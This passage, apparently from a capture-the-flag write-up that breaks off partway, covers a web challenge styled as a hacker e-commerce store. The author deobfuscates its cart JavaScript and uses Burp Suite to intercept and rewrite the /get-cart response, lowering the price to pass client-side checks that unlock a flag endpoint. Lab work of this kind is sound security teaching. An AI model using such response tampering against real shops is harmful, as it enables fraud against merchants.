


Hacker's E-commerce Store

Home

Hacker Sticker $9	WiFi Extender $50	Wire Organizer $100
USB Rubber Ducky $40	Hacker Keyboard $150	LAN Capturer $120

Product page




Product Details

Hacker Sticker


It's very bad not to have a sticker on your laptop. Get this sticker and show off your hacking skills.

Price: $9

In the product page source, there was a /js/cart.js file that was obfuscated, so I used the same site to deobfuscate the code. When you add a product to the cart, you can see the request to the /get-cat endpoint in Burp Suite.



```
GET /get-cart HTTP/1.1
Host: 34.46.164.19
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://34.46.164.19/product/1
Connection: keep-alive
Cookie: connect.sid=
s%3AlcnRf8DVgmXkLZOhKQSoZIDF8IT0NH7p.MZ3ykKjPLSLIZTwtQELxbmiSXqcM
93LMJzIA7yOEEII
If-None-Match: W/"1b-As2nEJOPqgNuuyNNlazSZJbJSbs"

```



```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 69
ETag: W/"45-hMk93SONNvfeAOYCtuWGKMp8jFI"
Date: Fri, 13 Sep 2024 08:57:41 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "items":[
    {
      "id":1,
      "name":"Hacker Sticker",
      "price":9
    }
  ],
  "totalPrice":9
}
```

This will be useful. Now let's look at the deobfuscated JavaScript code. I have changed the variable names to a human-readable format so that you, the reader, can understand.

```
function checkCartStatus() {
  fetch("/get-cart")
    .then(response => response.json())
    .then(cartData => {
      if (cartData.items && cartData.items.length > 0) {
        document.getElementById("view-cart").style.display = "block";
        if (cartData.totalPrice < 5) {
          var totalPriceFromResponse = cartData.totalPrice;
          var computedTotalPrice = 0;
          cartData.items.forEach((item, index) => {
            computedTotalPrice += item.price;
          });
          if (totalPriceFromResponse == computedTotalPrice) {
            fetch("/api/flagger", {
              method: "POST",
              headers: {
                'Content-Type': "application/json"
              },
              body: JSON.stringify({
                key: "b@otTlBsJ6Vv{F5",
                cart: cartData
              })
            })
            .then(flagResponse => flagResponse.json())
            .then(flagData => {
              if (flagData.success) {
                console.log("You seem to have manipulated my response. I will not give you the flag. Just kidding, here you go: " + flagData.flag);
              }
            });
          }
        }
      }
    })
      .catch(error => console.error("Error fetching cart data:", error));
}
```

This entire code executes whenever the /get-cart request is made. Let's understand the checks that we need to bypass.


Check 1:

```
if (cartData.items && cartData.items.length > 0) {
  document.getElementById("view-cart").style.display = "block";
```

This checks the cart should not be empty.

Check 2:


```
if (cartData.totalPrice < 5) {
```



```
var totalPriceFromResponse = cartData.totalPrice;
var computedTotalPrice = 0;
cartData.items.forEach((item, index) => {
  computedTotalPrice += item.price;
});
```

The total price of the cart data should be less than 5 in order for the code inside the if block to execute.


You might get confused here, so let's implement this step by step. I will intercept the request in Burp Suite after clicking "Add to Cart."



Time	Type	Direction	Host
14:40:14 13 Sep 2024	HTTP	→ Request	34.46.164.19

```
POST /add-to-cart HTTP/1.1
Host: 34.46.164.19
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://34.46.164.19/product/1
Content-Type: application/json
Content-Length: 8
Origin: http://34.46.164.19
Connection: keep-alive
Cookie: connect.sid=s%3AlcnRf8DVgmXkLZOhKQSoZIDF8ITONH7p.MZ3ykKjPLSLIZTwtQELxbmiSXqcM93

{
  "id":1
}
```


I will forward this request. Click "OK" on the browser's alert; otherwise, the rest of the requests will not be made.


It's very bad not to have a sticker on your laptop. Get this sticker and show off your hacking skills.

34.46.164.19

Hacker Sticker has been added to your cart.


On /get-cart request “right click > Do intercept > Response to this request” then forward this request and wait for the response.



Time	Type	Direction	Host
14:44:50 13 Sep 2024	HTTP	→ Request	34.46.164.19
14:44:50 13 Sep 2024	HTTP	→ Request	34.46.164.19

```
GET /get-cart HTTP/1.1
Host: 34.46.164.19
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://34.46.164.19/product/1
Connection: keep-alive
Cookie: connect.sid=s%3AlcnRf8DVgmXkLZOhKQSoZIDF8IT0NH7p.MZ3ykKjPLSLIZTwtQELxbmiSXqcM93LMJzI
If-None-Match: W/"1b-As2nEJOPqgNuuyNNlazSZJbJSbs"
```

Response will be like this:




Time	Type	Direction	Host
14:44:50 13 Sep 2024	HTTP	← Response	34.46.164

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 69
ETag: W/"45-hMk93SONNvfeAOYCtuWGKMp8jFI"
Date: Fri, 13 Sep 2024 09:22:49 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "items":[
    {
      "id":1,
      "name":"Hacker Sticker",
      "price":9
    }
  ],
  "totalPrice":9
}
```

Now, don’t forward it right away; we need to make some changes first. Let’s iterate through the checks.

Check 1 passed, since 1 item is in the cart.


Check 2 Not passed total price should be less than 5.
So we will have to change the prices.



```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 69
ETag: W/"45-hMk93SONNvfeAOYCtuWGKMp8jFI"
Date: Fri, 13 Sep 2024 09:22:49 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "items":[
    {
      "id":1,
      "name":"Hacker Sticker",
      "price":4
    }
  ],
  "totalPrice":4
}
```


Now, in the if block of check 2, examine the variables.
totalPriceFromResponse will have a value 4 in integer.
computedTotalPrice will be 4 in integer since it’s the sum of price of all items and we have only 1 item with price 4.

Check 3:



